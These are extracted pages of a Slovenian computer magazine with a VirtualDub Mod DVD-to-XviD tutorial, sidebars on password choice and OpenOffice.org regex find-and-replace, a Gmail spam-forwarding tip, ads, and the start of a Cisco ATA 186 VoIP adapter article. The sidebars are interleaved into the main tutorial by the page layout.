Tako, zdaj je vse pripravljeno za obdelavo rezultata dosedanjega dela in **končno pretvorbo v datoteko AVI**, kot jo poznamo. A pred tem je treba povedati še nekaj stvari. Nadaljevanje dela je namreč odvisno od tega, kaj bomo s filmom počeli. Če smo zadovoljni z obliko **DivX**, **XviD** ali čem podobnim, potem bomo film s programom **VirtualDub Mod** pretvorili tako, da bo njegova velikost primerna za shranjevanje na en ali dva CD-ja. Če pa bomo iz filma naredili nov **DVD**, potem pri kodiranju nimamo omejitev. Film moramo zdaj namreč stisniti s katerim od kodimikov. V kodirniku moramo vedno nastaviti tudi **bitno hitrost**. Ta pomeni v bistvu, s koliko biti oziroma kilobiti bo opisana vsaka sekunda filma. Načeloma bi

lahko veljalo, da večja ko bo ta pasovna širina, bolje bo opisana slika in bo zato boljše. To je sicer res, a kakovost ni čisto premo sorazmerna s pasovno širino. Če bomo recimo pri kodirniku XviD določili pasovno širino 2500 Kb/s, bomo dobili le malenkost slabši rezultat, kot če nastavimo kakovost na najvišjo, torej na 8000 Kb/s. Enako velja tudi za DivX, Ogg in karkoli drugega. Torej, s pasovno širino ne pretiravajte, saj boste s tem le izgubili. To pa zato, ker se bo trajanje kodiranja podaljšalo do te mere, da bo računalnik za izdelavo filma potreboval tudi ves dan.

Torej, zdaj je na vrsti **VirtualDub Mod**. O njem in o njegovem »bratu« VirtualDub smo v Mojem mikru govorili že velikokrat. Kaj bomo torej naredili? Film oziroma psevdo AVI bomo odprli, določili kodirnik, s katerim bo program film zakodiral, dodali trakove, da ga pretvorimo v format 4 : 3, če je morda 16 : 9 in dodali zvok. Če pa bomo film pozneje pretvorili v DVD, ga bo morda celo treba malce obrezati, da dobimo sliko čisto brez trakov, saj jih bo program za izdelavo DVD-ja dodal sam. Kako bomo to naredili? Vzemimo primer, ko bomo film kodirali s kodirnikom XviD. Zaženemo VirtualDub Mod in najprej izberemo filter, s katerim bomo film pretvorili v format 4 : 3. To je potrebno zato, ker včasih televizijski sprejemniki ne znajo dobro tolmačiti slike 16 : 9 in je bolje, če je že original tak, kot mora biti. Najprej nas seveda zanima, kakšen je sploh original. To ugotovimo tako, da v VirtualDub Modu izberemo *File/File information* in pogledamo vrstico *Frame size*. V njej bomo videli velikost slike. Poleg tega bo vidno tudi, da v filmu še ni zvoka, saj bo razdelek *Audio Stream* prazen, videli pa bomo tudi, da je film izdelan s pretvornikom VFAP. V našem primeru vidimo, da je slika velika 720 x 480 pik. Zapišimo si tudi trajanje filma, saj bomo ta podatek potrebovali pozneje pri nastavitvah kodirnika.



Ugotavljanje velikosti slike v VirtualDub Modu. Zvoka še ni, film pa je narejen s pretvornikom VFAP.

Najprej si oglejmo primer, ko filma **ne bomo pretvarjali v DVD**. Če hočemo dobiti lepo sliko in nočemo presenečenj na televiziji, moramo sliko pretvoriti v format **4 : 3**. To seveda

KAKO IZBRATI DOBRO GESLO

Gesla srečujemo povsod. V računalniški sistem se prijavimo z geslom, do pošte dostopamo z geslom, na nekatere spletne strani imamo dovoljen vstop le z geslom, elektronsko poslovanje zahteva geslo, elektronski certifikati. Tudi geslo. Gesla, gesla, gesla ...

Gesla so običajno namenjena **zaščititi uporabnika** zato, da nihče drug, razen poklicanega, ne bi mogel do podatkov, ki so namenjena očem določenega uporabnika. Če bi nekdo prebiral vašo osebno pošto, bi se počutili malce neprijetno. Pri poslovni pošti je zadeva še bolj žgečkljiva, prav tako pri elektronskem poslovanju, pa naj gre za nakupovanje prek spleta ali elektronsko bančništvo.

Da se zlorabe ne bi dogajale, že dolgo poznamo gesla. Ta so v večini primerov edina zaščita uporabnika pred nepooblaščenim dostopom do njegovih podatkov. Pri tem je poudarek na **edina**. In ker je edina, je vsekakor ne smemo jemati zlahka.

Za geslo lahko velikokrat uporabimo vseh 222 znakov ANSI, a v praksi to ni ravno vedno izvedljivo in tudi nepraktično je. Če uporabimo črke, številke in druge znake, ki so dosegljivi s pritiskom na le **eno tipko**, je teh znakov **94**. Če vemo, koliko je teh znakov, lahko ugotovimo, kakšna je možnost, da kdo ugane naše geslo:

- če uporabimo le en znak, je možnost, da kdo ugane geslo, 1 proti 94,
- če uporabimo dva znaka, se možnost poveča na 94 x 94 kar znaša 1 proti 8836,
- če uporabimo tri znake, je možnost 830.584 ...

Načeloma torej velja, da **več ko uporabimo znakov, manjša je možnost, da nekdo ugane geslo**. Zato veliko strani, tako ali drugače od nas zahtevajo, da si izmislimo geslo, zahteva pet, šest ali več znakov.

Možnost, da kdo ugane geslo glede na število znakov	
Število znakov	Možnosti (1 proti x)
2	8836
3	830.584
4	78.074.896
5	7.339.040.224
6	689.869.781.056
7	64.847.759.419.264
8	6.095.689.385.410.820
9	572.994.802.228.617.000
10	53.861.511.409.490.000.000
11	5.062.982.072.492.060.000.000
12	475.920.314.814.253.000.000.000
13	44.736.509.592.539.800.000.000.000
14	4.205.231.901.698.740.000.000.000.000

Primer, ko uporabimo 94 znakov, ki jih je mogoče doseči neposredno na tipkovnici brez kombinacij tipk (številke, črke in simboli)

A dolžina gesla ni edina stvar, na katero moramo paziti. Pomembno je tudi, da gesla **niso enostavne besede**. Obstaja namreč kar nekaj programov, ki so sposobni najti gesla tako, da vpisujejo znane besede, pobrane recimo iz **slovarja**. Če malce pogledamo, koliko besed se pojavlja v določenih slovarjih, ugotovimo, da je teh manj, kot je kombinacij pri štiriznakovnem geslu. Noben jezik nima 78 milijonov besed. Če torej za geslo uporabimo vsakdanjo besedo, je možnost, da nekdo ugane geslo bistveno večja, kot če ta gesla nimajo logičnega smisla.

Seveda potem nastane problem, kako si takšno geslo zapomniti. No, ni popolnoma nujno, da so gesla čisto naključna. Uporabimo lahko na primer kakšno kombinacijo, ki nam (in le nam), pove nekaj več. Recimo da vam je ime Marko in stanujete na hišni številki 157. Potem lahko uporabite recimo geslo m1A5r7Ko. V njem najdemo tako male kot velike črke. Črke gredo po sistemu mala tiskana, velika tiskana, za vsako črko pa je po ena številka naše hišne številke. Takšno geslo si je mogoče zapomniti. Podobno lahko kombiniramo recimo ime papagaja in številko EMŠO, registrsko tablico avtomobila in znamko gum na njem ... Možnosti je ogromno in le vprašanje kreativnosti je, kaj si bomo izbrali.

Priporočila o uporabi gesel:

- ◇ Ne uporabljajte besed.
- ◇ Ne uporabljajte datumov rojstva.
- ◇ Uporabljajte kombinacijo črk, števil in simbolov.
- ◇ Uporabite najmanj šest znakov.
- ◇ Uporabite tipko dvigalko (Shift).
- ◇ Ne uporabljajte povsod enakega gesla.
- ◇ NE POVEJTE NIKOMUR

uporabno računalništvo

ne bomo naredili tako, da bomo spreminjali velikost slike, saj jo bomo s tem spravili iz proporcev. Sliki bomo na vrhu in na dnu dodali črn trak, tako da bo na videz res v razmerju 4 : 3, sam film pa bo ostal v enakem razmerju kot je bil prej. Zdaj pa malo računanja. Naš film je velik 720 x 480 pik. Njegova širina mora ostati enaka, spremeniti moramo le višino oziroma ji dodati toliko črnega traku, da bo nastalo razmerje 4 : 3. Uporabimo enačbo $720/x=4/3$, kjer bo x nova višina filma. Iz enačbe izrazimo x in dobimo račun:

$$X = (720 \times 3) / 4 = 540$$

Naš film mora torej imeti končno velikost 720 x 540 pik. Tako, zdaj smo opremljeni in lahko določimo, kakšen bo naš filter. Izberemo *Video/Filters.*, pritisnemo gumb *Add* in iz seznama izberemo *Resize*. V polja *New width* in *New height* vpišemo velikost, kot smo jo prebrali iz lastnosti filma, torej 720 x 480. Nato postavi-

mo kljukico v polje *Expand frame and letterbox image* in v polja *Frame width* in *Frame height* vpišemo vrednosti 720 in 540, kolikor naj bi bil velik končni izdelek.



Dodajanje črnega traku nad in pod sliko, da dobimo razmerje 4 : 3.


Kaj pa, če je ima film že črn trak, mi pa bomo pozneje iz njega izdelali DVD? V tem primeru je treba film obrezati tako, da dobimo sliko brez traku. Postopek je podoben, le da ne uporabimo filtra *Resize* pač pa filter *Null transform*. V oknu, ki se odpre, pritisnemo gumb *Cropping*. Najprej se z drsnikom pomaknemo nekoliko naprej po filmu in izberemo kader, kjer se trak lepo vidi, nato pa spreminjamo koordinate *Y1* in *Y2* tako dolgo, da trak ni več viden.

Naslednji korak je **izbira zvoka**, ki ga bomo uporabili. O tem smo govorili že pri programu DVD2AVI. Če nam je všeč (in če naš predvajalnik to podpira), lahko ohranimo zvok tak, kot je, lahko ga pa tudi pretvorimo, če je treba. Kakor koli že, imeli bomo vsaj eno **datoteko z zvokom, ki jo je treba vključiti v naš film**. To naredimo tako, da izberemo *Streams/Stream List*, pritisnemo gumb *Add* in izberemo datoteko z zvokom. Če ste zvok spremenili v navaden wav, ki je velik več kot gigabajt, ga bo treba v primeru, ko nam bo kot končni izdelek dovolj

»NAJDI IN ZAMENJAJ« Z OPENOFFICE.ORG

OpenOffice.org je, kar zadeva vsakdanje delo, dokaj podoben bolj znanemu in uporabljanemu Microsoftovemu pisarniškem paketu. A razlik je kljub temu nekaj. Oglejmo si eno najzanimivejših funkcij, ki jih prinašajo sodobni urejevalniki. Gre za funkcijo iskanja in zamenjave.

V Wordu je funkcija razdeljena na dva dela. Eden je namenjen izključno iskanju, drugi pa iskanju in zamenjavi. V OOo, kot velikokrat na kratko označimo **OpenOffice.org**, je ta funkcije le **ena**. Če hočemo le **iskati**, pritisnemo gumb **Najdi**, če pa zamenjujemo, pa gumb **Zamenjaj**. Do funkcije pridemo tako, da izberemo »Uredi/Najdi in zamenjaj« ali pa pritisnemo kombinacijo Ctrl+F. Ko izvedemo iskanje in zapremo pogovorno okno, lahko iskanje ponovimo tako, da pritisnemo Ctrl+Shift+F.




Funkciji iskanja in zamenjave sta v OpenOffice.org združeni.

V trenutno aktualni različici je iskanje omejeno na **iskanje znotraj odstavka**. To pomeni, da z OOo ne moremo iskati ničesar, kar je zunaj odstavka, torej pred ali za njim. OOo ne zna poiskati dveh praznih odstavkov. Nekaj zanimivih in nevsakdanjih primerov, kako iskati v OOo, lahko najdete v tabeli, o enostavnejši iskanjih pa si lahko preberete v pomoči.

OOo ima seveda še nekatere posebnosti. Ena je na primer **iskanje in zamenjava slogov**. Če hočemo na primer kak slog zamenjati z drugim, lahko to naredimo enostavno tako, da v pogo-

vornem oknu iskanja in zamenjave izberemo **Išči sloge** in v polju **Išči** bomo dobili vse sloge, ki jih imamo v dokumentu, v polju **Zamenjaj z** pa vse sloge, ki so na voljo.

Druga posebnost OOo je **iskanje podobnosti**. V tem primeru iskalnik ne išče le besed, ki so popolnoma enake iskalnemu nizu, pač pa se od njega malenkost razlikujejo. Kakšne so te razlike, lahko nastavimo tako, da najprej izberemo **Iskanje podobnosti**, nato pa pritisnemo gumb s tremi pikami (...), ki je ob funkciji.



Iskanje podobnosti – iščemo lahko tudi nize, ki so podobni iskalnemu nizu. Razlike lahko določimo sami.

Vrsta zamenjave	Iskalni niz	Zamenjaj z
Zamenjaj več tabulatorjev z enim	<code>\t*</code>	<code>\t</code>
Zamenjaj vse vrste presledkov (razen tabulatorjev) z enim samim. V polju Zamenjaj z pritisnemo navadno preslednico.	<code>[:space:]*</code>	
Odstrani vodilni presledek, torej presledek ali tabulator na začetku odstavka.	<code>^([:space:] \t)*</code>	
Odstrani zaključni presledek, torej presledke ali tabulatorje na koncu odstavka.	<code>([:space:] \t)*\$</code>	
Najdi odstavek, ki se začne z znakom »a« (preostali del odstavka je poljuben) in celoten odstavek zamenjaj s prazno vrstico.	<code>^a.*</code>	
Odstrani znak za odstavek na koncu odstavka (recimo v primeru, ko smo v dokument prilepili vsebino elektronskega sporočila).	<code>\$</code>	
Zamenjaj znak za odstavek z vejico, tako da namesto več vrstic dobimo eno samo daljšo.	<code>\$</code>	<code>,</code>
Zamenjaj vejice z znaki za odstavke.	<code>,</code>	<code>\n</code>
Zamenjaj Oznako za ročni prelom vrstice (Shift+Enter) z znakom za odstavke. Pri tem velja, da se znak \n uporablja tako v iskalnem kot v zamenjalnem nizu. V prvem ga program interpretira kot nova vrstica, v zamenjalnem nizu pa kot znak za odstavke. V zamenjalnem nizu ni mogoče imeti ročnega preloma vrstice (Shift+Enter).	<code>\n</code>	<code>\n</code>
Najdi samo besedo »pa«, ne pa besede, ki jo vsebujejo (Papir, koPAlnica...).	<code>\<pa></code>	
Najdi besedo, ki se konča na »ca«.	<code>Ca></code>	
Najdi celo besedo, ki se konča na »ca«. Med strešico in oglatim zaklepajem je presledek!	<code>[^]*ca></code>	
Izberi vse številke na začetku odstavka, kjer številke vsebujejo tudi piko. Primer – 1.1.	<code>^[0-9.]*</code>	
Poišči besedilo na koncu odstavka, ki se začne s presledkom, ki mu sledi beseda, ki se začne z a, ab ali b.	<code>(([A-Z])* (ab[A-Z])* (b[A-Z]*))\$</code>	
Druge načine iskanja lahko najdete v pomoči, kjer poiščete izraz Regular Expressions.		



Obrezovanje filma tako, da ne vidimo več črnega traku.

XviD ali DivX, pretvoriti v MP3, da privarčujemo nekaj prostora. Če pa bomo iz njega naredili DVD, pa je wav čisto dovolj dober, saj bo zvok predelan v postopku izdelave DVD-ja.

Tako, film je prirejen po velikosti in dodan mu je zvok. Zdaj je treba le še določiti **kodirnik slike**. Rekli smo, da bomo vzeli kot primer XviD. Najprej moramo programu dopovedati, da bomo spreminjali sliko, zato izberemo *Video/Full processing mode*. Nato izberemo *Video/Compression* in izberemo kodek za stiskanje, v

našem primeru XviD. Zdaj je treba nastaviti bitno hitrost, o kateri smo govorili. Pritisnemo gumb *Configure* in prikazalo se bo okno nastavitve kodeka, tukaj pritisnemo gumb *calc* ob vrstici *Target bitrate*. Spet smo pri name-nu našega filma. Če bomo uporabljali film **le kot XviD** in ga ne bomo pretvarjali v DVD, potem bomo le izbrali **velikost medija**, na katerega bomo film shranili, vpisali dolžino filma in kodirniku prepustili, da

sam izračuna bitno hitrost. Če pa bomo pozneje izdelali DVD, bo postopek enak, le da lahko to **bitno hitrost povečamo**, da bomo dobili čim boljši izdelek.

Torej pritisnili smo gumb *calc* in odprlo se je novo okno. V seznamu *Target Size* izberemo **ciljno velikost**. Videli boste, da so v seznamu štiri vrednosti – za CD navadne velikost, za 80-minutni CD in ti dve vrednosti podvojeni, če bomo film pozneje razrezali in shranili na dva CD-ja. Pri tem seveda velja, da **večja**

ko bo **velikost datoteke, večja bo kakovost filma**. Recimo, da smo si izbrali najvišjo kakovost – 1.433.600 kilobajtov, kar pomeni, da bo film spravljen na dva 80-minutna CD-ja. Zdaj v razdelek *Video* vpišemo dolžino filma v urah, minutah in sekundah. Podatek je seveda pomemben za to, da kodirnik ugotovi, kako dolg je film, in bitno hitrost temu primerno prilagodi. Zadnji korak je **dodajanje informacij o zvoku**, saj so tudi te pomembne za velikost datoteke oziroma za izračun hitrosti. Najprej v seznamu *Format* izberemo zvok, ki ga bomo imeli v filmu, nato pa označimo *Size* in z gumbom, na katerem so tri pike, izberemo datoteko z zvokom. Zdaj smo izbrali vse, kar vpliva na velikost datoteke, pogledamo lahko še v okence *Average bitrate*, kjer piše, kolikšna naj bo **povprečna hitrost**, da bo film tako velik, kot smo določili. Po pritisku na OK se bo ta vrednost samodejno prenesla med nastavitve. Če bo naš končni izdelek ostal v tako stisnjeni obliki, lahko pritisnemo na OK tudi v oknu nastavitve kodirnika, če pa bomo izdelali DVD, pa lahko z drsnikom to vrednost nekoliko povečamo, tudi podvojimo, če mislimo, da je tako v redu. A pri tem na vrednosti, ki so višje od 2500 Kb/s, ni treba iti.

Tako, zdaj smo nastavili vse potrebno – **prilagodili smo velikost slike, dodali zvok in določili kodirnik**, s katerim se bo naš psevdo AVI spremenil v pravi film. Zadevo le še **shranimo z File/Save as** in postopek **kodiranja** bo stekel.

CENTER



PROJEKCIJE

na sejmu **HEVREKA!**
24. - 28.05. hala A2

Z veseljem vas obveščamo, da se junija selimo v nove prostore na lokaciji v IC Trzin, Prevole 7, TRZIN



CENTER PROJEKCIJE

LESTRA...



Minorska ulica 2
Hudo, SI-1235 Radomlje




tel.: +386 (0)1 722 89 08
fax: +386 (0)1 722 71 72
GSM: +386 (0) 41 616 724



info@lestra.si

www.lestra.si



Nastavitve kodirnika XviD, kjer uporabimo funkcijo samodejnega izračunavanja potrebne bitne hitrosti glede na velikost končnega medija, trajanja filma in količine podatkov, ki jih zasede zvok.

Ta lahko traja precej časa (nekaj ur), odvisno seveda od dolžine filma in nastavitve kodirnika.

Končni izdelek lahko zdaj razrežemo na dva dela, če je to potrebno, in shranimo na CD-je, lahko ga shranimo neposredno na DVD-medij, lahko pa iz njega s pomočjo kakšnega programa izdelamo **pravi DVD**, ki mu dodamo tudi **nove podnapise**. O vsem tem smo v Mojem mikru že pisali.

Kot vidite, je ta metoda izdelave novega DVD-ja z novimi podnapisi malce čudna, a v pomanjkanju res dobrega in zanesljivega orodja je ena tistih, ki lahko da dobre rezultate. Pravzaprav je celo tako, da je postopek izdelave AVI-ja iz DVD-ja le nekakšna predpriprava za izdelavo DVD-ja z »dodatki«. Edina razlika je v tem, da v primeru, ko bomo pozneje izdelali nov DVD, nismo tako omejeni z nastavitvami hitrosti in jo lahko povečamo, s čimer dobimo boljše kakovost slike. Pa še ena razlika je – po tej metodi bomo iz DVD-ja izgubili vse tiste simpatične dodatke, ki so včasih zraven. Če brez njih ne morete, potem bo treba izbrati kakšno drugo metodo, recimo tisto, ki smo jo opisali v lanski novembrski številki, kjer DVD ostane skoraj nedotaknjen, le podnapise mu dodamo, kar pa je žal bolj ali manj loterija, kar je potrdilo tudi nekaj bralcev. ■

GMAIL KOT E-POŠTNA OBVOZNICA

Piše: Uroš Florjančič

uros.florjancic@mojmikro.si

Neželena elektronska pošta nam vsem po vrsti dela preglavice. Tudi če svoj elektronski naslov čuvamo kot punčico očesa, se prej ali pojavi na katerem izmed seznamov zasipovalcev z neželjeno pošto – spamerjev. Sporočila sprva prihajajo v manjših količinah, sčasoma pa se namnožijo »kot zajci«. Kaj lahko storimo?

Zamenjamo elektronski naslov, o tem obvestimo prijatelje, znance, poslovne partnerje, ljubice ... Seveda, do naslednjic ... Po nekaj menjavah se nas bodo naveličali, marsikdo bo naš novi naslov založil ali pa pozabil, da smo ga o njem sploh obvestili, in mimogrede bomo ostali brez pomembne pošte. Lahko uporabimo tudi katerega izmed mnogih namenskih programov za **filtriranje elektronske pošte**. Tudi ponudniki internetnih storitev ponujajo različne rešitve, žal v nekaterih primerih za dodatno plačilo.

Če imate težave z neželjeno elektronsko pošto in ne želite nameščati dodatnih progra-

mov, na misel pa vam tudi ne pride, da bi računu za dostop do interneta prišteli še stotaka ali dva za filtriranje pošte, vam zaupam preprost, učinkovit predvsem pa brezplačen trik, kako se znebite neželene elektronske pošte.

Moj stari in znani elektronski naslov se je z leti ujel na več deset imenikov vestnih spletnih oglaševalcev, ki mi vsak dan želijo prodati sto in en izdelek, ki ga sploh ne potrebujem. Začetno pridno »odjavljanje« (ki dejansko pomeni potrditev sprejema sporočila), sem nadomestil z brezkompromisnim brisanjem. Novi konjiček mi je postopoma vzel preveč časa in predvsem živcev, in že sem skoraj obupal, ko me je rešil – **Gmail** (Googleov zastojni elektronski predal z brezplačnim filtriranjem pošte in 2 GB prostora). Sprva sem nameraval obstoječi naslov opustiti in ga zamenjati z novim, vendar ga nisem, ravno zaradi zgoraj opisanih razlogov.

Ker se mi zdi plačevanje filtriranja elektronske pošte ponudniku internetnih storitev nepošteno, želje po dodatnih programih pa tudi nimam, sem vso pošto preprosto **preusmeril na Gmail**. Če se boste tega lotili tudi vi, poskrbite, da ob vključitvi storitve označite možnost **PoSreduj in zbriši**, tako bo vsa pošta, ki prihaja

na vaš naslov, v trenutku preusmerjena na novega, s starega pa zbrisana, s čimer se boste rešili prezasedenosti starega predala. Gmail ima poleg skoraj neomejenega prostora za shranjevanje spletne pošte tudi **odličan filter, ki zelo uspešno odkriva in briše neželjeno elektronsko pošto**. Strah, da bo označil pravo pošto kot neželjeno, je odveč. Vso pošto, ki jo spozna kot neželjeno, namreč **shrani v posebno mapo**, v kateri imamo neželena sporočila vsak trenutek na voljo. Če pa se kdaj zgodi, da kakšno neželjeno pošto filter spregleda, jo v seznam negativcev dodamo ročno s preprostim klikom na gumb **Report spam**. Namesto nekaj deset neželenih sporočil na dan tako dobim kvečjemu dve ali tri na mesec.

Tako ohranimo stari, vsem znani elektronski naslov, z menjavo ne obremenjujemo prijateljev, znancev in poslovnih partnerjev, kaj je spam oz. neželena elektronska pošta, pa beremo samo še v časopisih.

Gmail je zaradi veliko prostora, zanesljivega delovanja in brezplačne uporabe podan kot primer, pošto pa si lahko preusmerite tudi na katerega izmed drugih poštnih ponudnikov, ki premorejo filtriranje. ■



Alp-agency d.o.o.

Poduliška cesta 144
1000 Ljubljana

T: 01 50 75 433
F: 01 51 91 386
E: info@alp-agency.si

**In kako se počuti
tvoja Miška?**

www.alp-agency.si





Anja

Zelo Zgovorno. Zelo Mobi.



Sony Ericsson T290i
19.900 SIT



mobi

ZA VSAK REP

WWW.MOBITEL.SI

sam svoj mojster: praktična uporaba analognih telefonskih adapterjev

VSE ZMOGLJIVEJŠA DOMAČA IP-TELEFONIJA

O številu ljudi, ki danes na sončni strani Alp uporabljajo eno od oblik telefonije prek IP-protokola, lahko le ugibamo. Ne glede na absolutne številke pa lahko z gotovostjo trdim – vsak dan več. Ena od možnosti vstopa v svet internetne telefonije so analogni telefonski adapterji.

Piše: Marko Koblar


marko.koblar@mojmikro.si

Že vrabci čivkajo, da je mogoče uporabiti IP-protokol tudi za prenos govora. Med najrazličnejšimi spletnimi servisi je za povprečnega uporabnika nadvse zanimiv Skype (www.skype.org/), ki tudi manj večjemu uporabniku omogoča razmeroma preprosto **spletno telefonijo**. Skype je zanimiv za povprečnega uporabnika tudi zato, ker lahko ob razmeroma skromni pasovni širini dosegamo solidno kakovost in ga lahko uporabljamo brez posebnega znanja o konfiguriranju požarnih zidov. Prav ta razloga sta me pred dobrim letom in pol prepričala, da ima Skype vse možnosti za uspeh. Verjetno si mislite, da imam danes Skype nameščen v računalniku, ki ga uporabljam, prav tako v prenosniku in dlančniku. Imam. Pa ga uporabljam? Le izjemoma, kadar ne gre drugače. Razloga sta preprosta – razvajenost in kanček lenobe. Glavna težava Skypa in njemu podobnih servisov (ne glede na protokol ali način povezovanja) je, da potrebujemo **vklopljen osebni računalnik**, kadar želimo biti dosegljivi ali pa želimo opraviti telefonski pogovor. Če ne sodite med zanesenjake, ki imajo vklopljen računalnik 24 ur dnevno, je čas uporabnosti storitve (ko imate hkrati vklopljen računalnik vi in oseba, ki jo želite poklicati, oba pa želita takrat opraviti pogovor) močno omejena.

Druga možnost so storitve, ki podpirajo tudi **priklop terminalov** (npr. telefonskih aparatov), ki so samostojne naprave in za delovanje **ne potrebujejo računalnika**. Večina podpira **SIP-protokol** in omogoča zato »sobivanje« različnih naprav – IP-telefonov, osebni računalnikov (softphone), različni adapterji ... Razlogi za uporabo SIP-protokola so predvsem tehnološki, npr. lažji prehod preko NAT-a oziroma požarnih zidov ...

PREHOD ALI VMESNIK KOT PREHOD


V člankih o tehnologijah VoIP ste lahko spoznali, da obstajajo različne vrste VoIP-prehodov. Za uporabnike doma/domača pisarna, so zanimivi prehodi z **naročniškim vmesnikom FXS** (Foreign eXchange Station), pri priklopu v telefonsko centralo pa uporabimo **prenosniški vmesnik FXO** (Foreign eXchange Office). Obe vrsti vmesnika se med seboj razlikujeta in jih ne smemo zamenjevati med seboj, saj lahko sicer pride do okvare naprave. Posebna skupina prehodov so **terminalni adapterji** ali, kot



jih nekateri imenujejo, telefonski adapterji.

Če ste imeli možnost videti, kako se konfigurira VoIP-prehod in kako »adapter«, lahko opazimo določene razlike pri konfiguracijskih parametrih. Nekateri deli so skupni (npr. konfiguracija kodekov, klicni strežnik), spet drugi popolnoma drugačni. Pri VoIP-prehodu konfiguriramo skupine, oziroma smeri (predpone), pri adapterju pa »posamezne uporabnike«, ki so priključeni v adapter. Konfiguracija prehodov z naročniškimi vmesniki (FXS) je blizu adapterjem, ki imajo nekoliko nižjo ceno. Večina VoIP-adapterjev ima le priključek za običajni telefon ter ethernetni vmesnik za priklop v krajevno ethernetno omrežje oziroma modem (CATV/ADSL). Novejšim modelom so dodani še prenosniški vmesniki, ki omogočajo **priklop prehoda v javno omrežje**. Pretikanje telefona zato ni potrebno in ga lahko uporabimo tako za VoIP kot običajno telefoniranje. Njihova cena je malenkost višja (10–20 evrov) od običajnih vmesnikov (približno 100 evrov za vmesnik). Dejstvo pa je, da teh vmesnikov ne moremo uporabljati za »podaljšanje« izbiranja v običajno TDM-omrežje.

Na trgu je več vrst analognih adapterjev. Večina proizvajalcev omrežne opreme je na letošnjem sejmu Cebit prikazala alinapovedala modele, namenjene **domači rabi**, tako da lahko letos pričakuje-



mo zanimivo dogajanje na tem tržnem segmentu. Med trenutno najbolj priljubljene modele sodijo Cisco ATA 186 ter Grandstream 286 oziroma 486 (bistvena razlika med modeloma je v dodatnem vmesniku FXO pri modelu 486).

KDO IN KAJ

Cisco ATA 186, ki smo ga dobili v testiranje, sodi v drugo generacijo ATA-adapterjev (Analog Telephone Adaptor). Če želite eksperimentirati z IP-telefonijo, vam tovrstni vmesnik vsekakor toplo priporočam, saj podpira Cisco protokol SCCP (Skinny Client Control Protocol), kakor tudi protokole H.323, SIP (Session Initiation Protocol) in MGCP (Media Gateway Control Protocol). Tu pa je treba biti pazljiv, saj lahko omenjeni adapter v določenem trenutku podpira le **uporabo enega od navedenih protokolov** (SIP, H.323 MGCP ali SCCP). Kolikor vem (to velja vsaj za moj model, ki ga je posredoval dobavitelj), imajo vsi ATA-vmesniki naložen Cisco SCCP, zato je adapter, kakršen je, za običajnega uporabnika neuporaben. V ATA 186 je treba naložiti **podporo za nov protokol** (v našem primeru SIP). Zahtevane datoteke lahko registrirani uporabniki prenesejo s Ciscove spletne strani (www.cisco.com). Pri SIP-protokolu je trenutno aktualna različica 3.2 (datoteke ata_03_02_00_sip_041111_1.zip).

Opisali bomo eno od možnosti nadgradnje. ATA-adapter priključimo na napajanje in po-



čakamo na zagon. Tovarniško privzeta nastavitve je, da dobi adapter IP-naslov prek **DHCP-strežnika**. Če ga v omrežju nimate, lahko v ta namen uporabite brezplačni **Tftpd32** (<http://perso.wanadoo.fr/philippe.jounin/tftpd32.html>). Datoteke z novim protokolom odpremo v poljubnem imeniku in pokličemo ukazno vrstico (DOS-okno). Premaknemo se v imenik z datotekami in damo ukaz **sata186us -any -d1 ime_datoteke.zup**. V našem primeru je to datoteka **ATA030200SIP041111A.zup**. Nato na ATA-adapterju pritisnemo (na vrhu) funkcijsko tipko, s katero dostopamo do konfiguriranja (v pomoč in informacijo so nam govorna sporočila). Prek telefona, priključenega (prvi

